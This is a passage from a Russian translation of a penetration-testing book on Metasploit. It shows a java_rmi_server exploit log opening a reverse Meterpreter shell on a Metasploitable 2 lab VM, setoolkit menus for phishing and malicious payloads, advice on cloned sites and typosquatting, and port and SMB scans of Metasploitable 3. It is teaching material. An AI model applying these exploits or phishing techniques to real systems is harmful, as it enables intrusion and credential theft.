msf exploit(multi/misc/java_rmi_server) > [*] 192.168.86.147:1099 -
Using URL:
   http://0.0.0.0:8080/6XjLLZsheJ9
[*] 192.168.86.147:1099 - Local IP:
http://192.168.86.21:8080/6XjLLZsheJ9
[*] 192.168.86.147:1099 - Server started.
[*] 192.168.86.147:1099 - Sending RMI Header...
[*] 192.168.86.147:1099 - Sending RMI Call...
[*] 192.168.86.147:1099 - Replied to request for payload JAR
[*] Sending stage (53837 bytes) to 192.168.86.147
[*] Meterpreter session 1 opened (192.168.86.21:4444 ->
192.168.86.147:36961) at
  2018-01-24 21:13:26 -0700
```

Вы увидите, что помимо настройки удаленного хоста, я установил локальный хост (*LHOST*). Это необходимо для полезной нагрузки. Вы можете заметить, что имя полезной нагрузки включает *reverse_tcp*. Это связано с тем, что после эксплойта полезная нагрузка запускается и инициирует подключение обратно к атакующей системе. Вот почему это называется обратным (*reverse*), потому что соединение возвращается злоумышленнику, а не наоборот. Это полезно, если не обязательно, потому что обратное соединение обходит брандмауэры, которые обычно

разрешают исходящие соединения, особенно если это происходит через известный порт. Один из портов, который обычно используется для этих подключений, - 443. Это порт SSL / TLS для зашифрованных веб-коммуникаций.

ПРИМЕЧАНИЕ

Целью атаки, показанной в Примере 5-18, является Metasploitable 2. Это система Linux, которая намеренно уязвима. С помощью Metasploit можно нацелить несколько уязвимостей, поэтому это идеальная система для игры. Вы можете загрузить его в виде образа виртуальной машины в формате VMware, который при необходимости можно импортировать в другие гипервизоры.

Armitage

Если вы предпочитаете приложения с графическим интерфейсом, потому что ваши пальцы устали от набора текста, не бойтесь. Приложение с графическим интерфейсом расположено поверх *msfconsole*. Вы получите все функциональные возможности, которые вы имели бы с *msfconsole*, за исключением того, что вы будете выполнять некоторые действия с использованием графических элементов Armitage. Вы можете увидеть главное окно Armitage на рисунке 5-1. Вы увидите значки в правом верхнем углу окна. Они представляют хосты, о которых Metasploit знает в результате сканирования *db_nmap*, а также сканирования уязвимостей. Любое из этих действий приведет к тому, что цель окажется в базе данных, и в результате она появится в Armitage.




Рис. 5-1. Главное окно Armitage

Вы также заметите, что внизу окна есть текстовое поле с приглашением *msf>*. Это то же самое приглашение, которое вы увидите, если бы вы запускали *msfconsole* из командной строки, потому что вы действительно находитесь в *msfconsole*. Вы можете вводить те же команды, о которых мы говорили. Кроме того, вы можете использовать графический интерфейс. В верхнем левом столбце вы увидите список категорий. Вы можете просмотреть их, как и в случае с любым набором папок. Вы также можете использовать окно редактирования поиска, чтобы выполнить тот же поиск модулей, что мы делали ранее.

Использовать эксплойты в Armitage просто. Как только вы нашли эксплойт, который хотите использовать, например, эксплойт RMI, использованный в предыдущем примере, вы перетащите запись из списка слева на один из значков справа. Я взял эксплойт *multi/misc/java_rmi_server* и перенес его на 192.168.86.147, которая является моей системой Metasploitable 2. Вам будет предложено диалоговое окно параметров. Вместо того, чтобы заполнять

переменную *LHOST*, как это было раньше, Armitage позаботится об этом за нас. Рисунок 5-2 показывает диалоговое окно с переменными, необходимыми для запуска эксплойта. Вы также увидите флажок для обратного соединения. Если целевая система подвергается воздействию внешних сетей, вы можете установить прямое соединение. Это зависит от того, можете ли вы подключиться к полезной нагрузке после ее запуска.

ПРИМЕЧАНИЕ

Брандмауэры, трансляция сетевых адресов и другие меры безопасности могут усложнить эту задачу. Если вы пытаетесь установить прямое соединение, ваша цель должна быть открыта на сервисном порту, который вы используете. Порт, связанный с полезной нагрузкой, также должен быть доступен. Если вы используете обратное соединение, проблема переходит к вашему концу. Ваш хост и порт, который вы будете прослушивать, должны быть доступны с вашей цели.




Рис. 5-2. Запуск эксплойта в Armitage

Еще одно преимущество Armitage заключается в том, что вы получите новую вкладку внизу, если откроете оболочки на удаленных системах. Вы по-прежнему будете иметь открытую сессию msfconsole, чтобы по-прежнему работать в ней без того, чтобы она была захвачена получаемой оболочкой Рисунок 5-3 показывает другой способ взаимодействия с вашей эксплуатируемой системой. Если вы посмотрите на иконку системы с контекстным меню, то увидите, что она теперь обернута в красные линии, указывая на то, что система была взломана. Контекстное меню показывает различные способы взаимодействия с скомпрометированной системой. Например, вы можете открыть оболочку или загрузить файлы с помощью пункта меню «Оболочка». В нижней части окна Armitage вы можете увидеть вкладку с надписью Shell 1. Это обеспечивает доступ к системе из командной строки.




Рис. 5-3. msfconsole в Armitage

Мы использовали эксплойт для службы, которая работала как пользовательский демон. Поэтому мы теперь подключены к системе как этот пользователь. У нас есть только разрешения, которые есть у пользователя демона. Чтобы получить дополнительные привилегии, нам нужно было бы использовать эксплойт для повышения привилегий. Возможно, вы сможете использовать модуль после эксплуатации, к которому вы можете получить доступ из того же контекстного меню, которое показано на рис. 5-3. Вам также может понадобиться сделать что-то самостоятельно. Это может потребовать создания исполняемого файла в другой системе и загрузки его в целевую систему.

Социальная инженерия

Metasploit также находится под другой программой, которая предоставляет полезную функциональность, если вы хотите предпринять попытки социальной инженерии. Распространенным способом атак является фишинг (*phishing*): заставить пользователя в вашей целевой сети щелкнуть ссылку, по которой он не должен щелкать, или, возможно, открыть зараженное вложение. Мы можем использовать инструментарий социального инженера (*setoolkit*), чтобы помочь нам автоматизировать эти атаки социальной инженерии. *setoolkit* берет большую часть работы из этого. Он будет создавать электронные письма с вложениями или клонировать известный веб-сайт, добавляя зараженный контент, который предоставит вам доступ к системе целевого пользователя.

setoolkit управляется через меню, вместо того, чтобы вводить команды и загружать модули, как в *msfconsole*. В него также встроено множество функций атаки. Мы собираемся сосредоточиться только на меню социальной инженерии. Пример 5-19 представляет собой меню социальной инженерии, и из него мы можем выбрать фишинговые атаки, атаки по созданию веб-сайтов и даже создание мошеннической точки доступа.

Пример 5-19. Инструмент toolkit

```
The Social-Engineer Toolkit is a product of TrustedSec.

                Visit: https://www.trustedsec.com

    It's easy to update using the PenTesters Framework! (PTF) Visit
https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.
```

Set>

setoolkit проведет вас через весь процесс, задавая вопросы по пути, чтобы помочь вам создать успешную атаку. Из-за количества модулей, доступных в Metasploit, создание атак может быть огромным, потому что у вас будет много вариантов. Пример 5-20 показывает список форматов файлов, которые возможны при выборе атаки фишинг-атаки и затем массовой рассылки.

Пример 5-20. Полезные нагрузки для массовой почтовой атаки

```
Select the file format exploit you want.
  The default is the PDF embedded EXE.

                ********** PAYLOADS **********

    1)  SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
    2)  SET Custom Written Document UNC LM SMB Capture Attack
    3)  MS15-100 Microsoft Windows Media Center MCL Vulnerability
    4)  MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
    5)  Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
    6)  Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
    7)  Adobe Flash Player "Button" Remote Code Execution
    8)  Adobe CoolType SING Table "uniqueName" Overflow
    9)  Adobe Flash Player "newfunction" Invalid Pointer Use
   10)  Adobe Collab.collectEmailInfo Buffer Overflow
   11)  Adobe Collab.getIcon Buffer Overflow
   12)  Adobe JBIG2Decode Memory Corruption Exploit
   13)  Adobe PDF Embedded EXE Social Engineering
   14)  Adobe util.printf() Buffer Overflow
   15)  Custom EXE to VBA (sent via RAR) (RAR required)
   16)  Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
   17)  Adobe PDF Embedded EXE Social Engineering (NOJS)
   18)  Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
   19)  Apple QuickTime PICT PnSize Buffer Overflow
   20)  Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
   21)  Adobe Reader u3D Memory Corruption Vulnerability
   22)  MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

После выбора полезной нагрузки, которая будет добавлена в ваше сообщение, вам будет предложено выбрать полезную нагрузку для эксплойта, то есть способ получения доступа к скомпрометированной системе, а затем порт, связанный с полезной нагрузкой. Вам нужно будет выбрать почтовый сервер и вашу цель. На этом этапе полезно, если у вас есть собственный почтовый сервер, хотя *setoolkit* может использовать учетную запись Gmail для отправки. Однако одна из проблем заключается в том, что Google имеет хорошие фильтры вредоносных программ, а то, что вы отправляете, является абсолютно вредоносным. Даже если вы просто

делаете это для целей тестирования, вы отправляете вредоносное программное обеспечение.

Вы также можете использовать *setoolkit* для создания вредоносного сайта. Он создаст веб-страницу, которую можно клонировать с существующего сайта. Если у вас есть страница, она может обслуживаться с сервера Apache в Кали. Тем не менее, вам нужно будет заставить целевого пользователя посетить страницу. Есть несколько способов сделать это. Вы можете использовать доменное имя с ошибкой и получить пользователя на свой сайт, ожидая, что они неправильно наберут URL, который они пытаются посетить. Вы можете отправить ссылку по электронной почте или через социальные сети. Есть много возможностей. Если атака на веб-сайт или атака по электронной почте сработает, вам будет показано подключение к системе вашей целевой системы.

Резюме

Кали поставляется с инструментами эксплойтов. То, что вы используете, будет зависеть от систем, на которые вы ориентируетесь. Вы можете использовать некоторые из инструментов эксплойтов Cisco. Вы также можете использовать Metasploit. Это в значительной степени универсальный магазин для эксплуатации систем и устройств. Идеи, которые можно извлечь из этой главы, включают следующее:

· Несколько утилит предназначаются для устройств Cisco, так как коммутаторы и маршрутизаторы Cisco очень распространены в сетях.

· Metasploit - это среда разработки эксплойтов.

· Для Metasploit регулярно выпускаются эксплойты, которые можно использовать без изменений.

· Metasploit также включает в себя вспомогательные модули, которые могут быть использованы для сканирования и других разведывательных мероприятий.

· База данных в Metasploit будет хранить хосты, службы и уязвимости, обнаруженные при сканировании или импорте.

· Получение командной оболочки - не единственный результат, который может произойти от эксплойта.

Дополнительные ресурсы

- Offensive Security's free ethical hacking course, "Metasploit Unleashed"
- Ric Messier's "Penetration Testing with the Metasploit Framework" video (Infinite Skills, 2016)
- Felix Lindner's Black Hat slide deck, "Router Exploitation" Rapid7's
- blog post, "Cisco IOS Penetration Testing with Metasploit"

Глава 6. Использование Metasploit

В этой главе мы собираемся расширить содержание предыдущей главы. Вы знаете основы взаимодействия с Metasploit. Но Metasploit - это глубокий ресурс, и до сих пор нам удавалось просто поцарапать поверхность. В этой главе мы будем копать немного глубже. Мы пройдемся через весь эксплойт от начала до конца в процессе. Это включает в себя сканирование сети в поисках целей, а затем запуск эксплойта для получения доступа. Мы еще раз взглянем на Meterpreter, независимый от ОС интерфейс, который встроен в некоторые полезные нагрузки Metasploit. Мы посмотрим, как работают полезные данные в системах, чтобы вы поняли процесс. Мы также рассмотрим получение дополнительных привилегий в системе, чтобы мы могли выполнять другие задачи, включая сбор учетных данных.

Последний пункт, который действительно важен - это поворот. Получив доступ к системе на предприятии, особенно к серверу, вы, вероятно, обнаружите, что она подключена к другим сетям. Эти сети могут быть недоступны из внешнего мира, поэтому нам нужно посмотреть, как получить доступ из внешнего мира, используя нашу целевую систему в качестве маршрутизатора и передавая трафик через нее в другие сети, к которым у нее есть доступ. , Так мы начинаем двигаться глубже в сеть, находя другие цели и возможности для эксплуатации.

ПРИМЕЧАНИЕ ПО ЭТИКЕ

> По мере продвижения вглубь сети и использования дополнительных систем вам необходимо уделять пристальное внимание сфере своего участия. То, что вы можете перемещаться в другую сеть и находить больше целей, не означает, что вам следует это делать. Этические соображения здесь важны.

Сканирование на наличие целей

Мы рассмотрели использование модулей в предыдущей главе. Хотя мы, безусловно, можем использовать такие инструменты, как *nmap*, для получения подробной информации о системах и сервисах, доступных в нашей целевой сети, мы также можем использовать другие модули, которые есть в Metasploit. В то время как такая программа, как *nmap*, обладает множеством функциональных возможностей, а скрипты предоставят много информации о наших целях, в Metasploit встроено множество сканеров. Преимущество их использования состоит в том, что мы собираемся быть в Metasploit для запуска эксплойтов, поэтому, возможно, начать в Metasploit так же просто, как начать. Все найденные результаты будут сохранены в базе данных, так как они запускаются из Metasploit.

Сканирование портов

Для наших целей мы собираемся отказаться от использования *nmap* и сконцентрироваться на том, что находится в Metasploit, поэтому мы будем использовать модули сканирования вспомогательных портов. Вы обнаружите, что Metasploit имеет хорошую коллекцию сканеров портов, охватывающих широкий спектр потребностей. Вы можете увидеть список в Примере 6-1.

Пример 6-1. Сканирование портов в Metasploit

```
msf > search portscan
Matching Modules
================
Disclosure
Name                                              Date     Rank
Description
---- ----------- ----
-----------
auxiliary/scanner/http/wordpress_pingback_access          normal
Wordpress

Pingback

Locator

auxiliary/scanner/natpmp/natpmp_portscan                  normal
NAT-PMP

External

Port Scanner

auxiliary/scanner/portscan/ack                            normal
TCP ACK

Firewall

Scanner

auxiliary/scanner/portscan/ftpbounce                      normal
FTP Bounce

Port Scanner

auxiliary/scanner/portscan/syn                            normal
TCP SYN Port
```

```
Scanner

auxiliary/scanner/portscan/tcp                          normal
TCP Port

Scanner

auxiliary/scanner/portscan/xmas                         normal
TCP "XMas"

Port Scanner

auxiliary/scanner/sap/sap_router_portscanner            normal
SAPRouter

Port Scanner
```

В моей сети есть экземпляр Metasploitable 3. Это сервер Windows, в отличие от системы Linux, на которую мы ранее ориентировались в Metasploitable 2. Поскольку я знаю IP-адрес из отдельного сканирования, я собираюсь сосредоточиться на получении списка портов, открытых в этой системе, а не чем сканирование всей сети. Для этого я буду использовать модуль сканирования TCP, показанный в примере 6-2. Из выходных данных вы увидите, что после использования модуля я установил для параметра RHOSTS только один IP-адрес. Поскольку он ожидает диапазон или блок CIDR, я добавил */32*, чтобы указать, что мы смотрим на один IP-адрес. Отключение этого параметра сработало бы так же хорошо, но включение этого, возможно, проясняет, что я имел в виду один хост, а не просто забыл конец диапазона IP-адресов

Пример 6-2. Сканирование портов с помощью модуля

```
msf > use auxiliary/scanner/portscan/tcp

msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name             Current Setting   Required        Description
----             ---------------   --------        -----------
CONCURRENCY 10                       yes     The number of concurrent
ports to check
                                                 per host

DELAY 0                              yes     The delay between
```

```
connections, per thread,
in milliseconds

JITTER 0                                yes    The delay jitter factor
(maximum value by
                                               which to +/- DELAY) in

milliseconds.

PORTS                   1-10000         yes    Ports to scan (e.g. 22-
25,80,110-900)
 RHOSTS                                 yes  The target address range or
CIDR identifier

THREADS                   1             yes    The number of concurrent
threads

TIMEOUT                   1000         yes The socket connect timeout in
milliseconds

msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.86.48/32

RHOSTS => 192.168.86.48/32

msf auxiliary(scanner/portscan/tcp) > set THREADS 10

THREADS => 10

msf auxiliary(scanner/portscan/tcp) > set CONCURRENCY 20

CONCURRENCY => 20

msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.86.48: - 192.168.86.48:22 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:135 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:139 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:445 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:1617 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:3000 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:3306 - TCP OPEN
```

[+] 192.168.86.48: - 192.168.86.48:3389 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:3700 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:4848 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:5985 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:7676 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8009 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8019 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8020 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8022 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8032 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8027 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8031 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8028 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8080 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8181 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8282 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8383 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8444 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8443 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8484 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8585 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:8686 - TCP OPEN

[+] 192.168.86.48: - 192.168.86.48:9200 - TCP OPEN

```
[+] 192.168.86.48: - 192.168.86.48:9300 - TCP OPEN


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Вы заметите, что я внес некоторые изменения в параметры, которые позволят модулю работать быстрее. Я увеличил потоки и настройки параллелизма. Поскольку это моя сеть, я чувствую себя комфортно, увеличивая объем трафика, идущего на мой целевой хост. Если вы менее уверены в возникновении проблем с генерацией трафика или оповещениями через брандмауэр или систему обнаружения вторжений, вы можете оставить свои потоки равными 1 и, возможно, уменьшить свой параллелизм с 10, что является значением по умолчанию

Одним из недостатков использования этого модуля является то, что мы не получаем приложение, работающее на портах. Известные порты достаточно просты. Я знаю, что, вероятно, работает на портах, таких как 22, 135, 139, 445, 3306 и другие. Однако многие из диапазона 8000 могут быть не так легко идентифицируемы. Поскольку их так много, кажется разумным заполнить эти дыры. Самый простой способ сделать это, вместо того, чтобы проходить через несколько определенных модулей сервисного сканирования, это использовать сканирование версий из nmap. Это заполнит базу данных сервисов для нас. Вы можете увидеть поиск сервисов, которые принадлежат этому конкретному хосту в Примере 6-3.

Пример 6-3. База данных служб

```
msf auxiliary(auxiliary/scanner/portscan/tcp) > services -S
192.168.86.48

Services

host              port   proto   name   state           info
----              ----   -----   ----   -----           ----
192.168.86.48      22     tcp    ssh    open          OpenSSH 7.1
protocol 2.0

192.168.86.48     135     tcp    msrpc  open          Microsoft
Windows RPC

192.168.86.48     139     tcp  netbios-ssn open        Microsoft
Windows netbios-ssn

192.168.86.48     445     tcp microsoft-ds open        Microsoft
```

Windows Server 2008
R2 - 2012

microsoft-ds

192.168.86.48 1617 tcp open

192.168.86.48 3000 tcp http open WEBrick httpd
1.3.1 Ruby
2.3.3 (2016-
11-21)

192.168.86.48 3306 tcp mysql open MySQL 5.5.20-
log

192.168.86.48 3389 tcp ms-wbt-server open

192.168.86.48 3700 tcp open

192.168.86.48 3820 tcp open

192.168.86.48 3920 tcp ssl/exasoftport1 open

192.168.86.48 4848 tcp ssl/http open Oracle
Glassfish
Application

Server

192.168.86.48 5985 tcp open

192.168.86.48 7676 tcp java-message-service open Java Message
Service 301

192.168.86.48 8009 tcp ajp13 open Apache Jserv
Protocol v1.3

192.168.86.48 8019 tcp open

192.168.86.48 8020 tcp open

192.168.86.48 8022 tcp http open Apache
Tomcat/Coyote JSP
engine 1.1

192.168.86.48 8027 tcp open

192.168.86.48 8028 tcp open

192.168.86.48 8031 tcp ssl/unknown open

192.168.86.48 8032 tcp open

192.168.86.48 8080 tcp http open Sun GlassFish Open Source
Edition 4.0
192.168.86.48 8181 tcp ssl/http open Oracle GlassFish 4.0
Servlet 3.1;

JSP 2.3;
Java 1.8

192.168.86.48 8282 tcp open

192.168.86.48 8383 tcp ssl/http open Apache httpd

192.168.86.48 8443 tcp ssl/https-alt open

192.168.86.48 8444 tcp open

192.168.86.48 8484 tcp open

192.168.86.48 8585 tcp open

192.168.86.48 8686 tcp open

192.168.86.48 9200 tcp http open Elasticsearch REST API
1.1.1 name:
Super Rabbit;
Lucene 4.7
192.168.86.48 9300 tcp open

192.168.86.48 49152 tcp msrpc open Microsoft Windows RPC

192.168.86.48 49153 tcp msrpc open Microsoft Windows RPC

192.168.86.48 49154 tcp msrpc open Microsoft Windows RPC

```
192.168.86.48   49155   tcp     msrpc     open         Microsoft
Windows RPC
```

Исходя из этого, мы можем идти по многим направлениям. Тем не менее, стоит попробовать выполнить служебное сканирование, чтобы узнать, сможем ли мы получить дополнительную информацию.

Сканирование SMB

Протокол Server Message Block (SMB) используется Microsoft Windows как способ обмена информацией и удаленного управления системами для многих версий. Используя этот протокол, мы можем собрать много деталей о нашей цели. Для начала мы можем получить версию операционной системы, а также имя сервера. Модули Metasploit могут быть использованы для извлечения деталей из цели. Хотя для многих из них требуется проверка подлинности, некоторые из них могут использоваться без каких-либо учетных данных для входа. Первый пример, который мы рассмотрим, как вы можете видеть в примере 6-4, это модуль *smb_version*. Это дает подробности о нашей целевой системе.

Пример 6-4. Использование smb_version против целевой системы

```
msf auxiliary(scanner/smb/smb2) > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.86.48
RHOSTS => 192.168.86.48
msf auxiliary(scanner/smb/smb_version) > run

[+] 192.168.86.48:445 - Host is running Windows 2008 R2 Standard SP1
(build:7601)
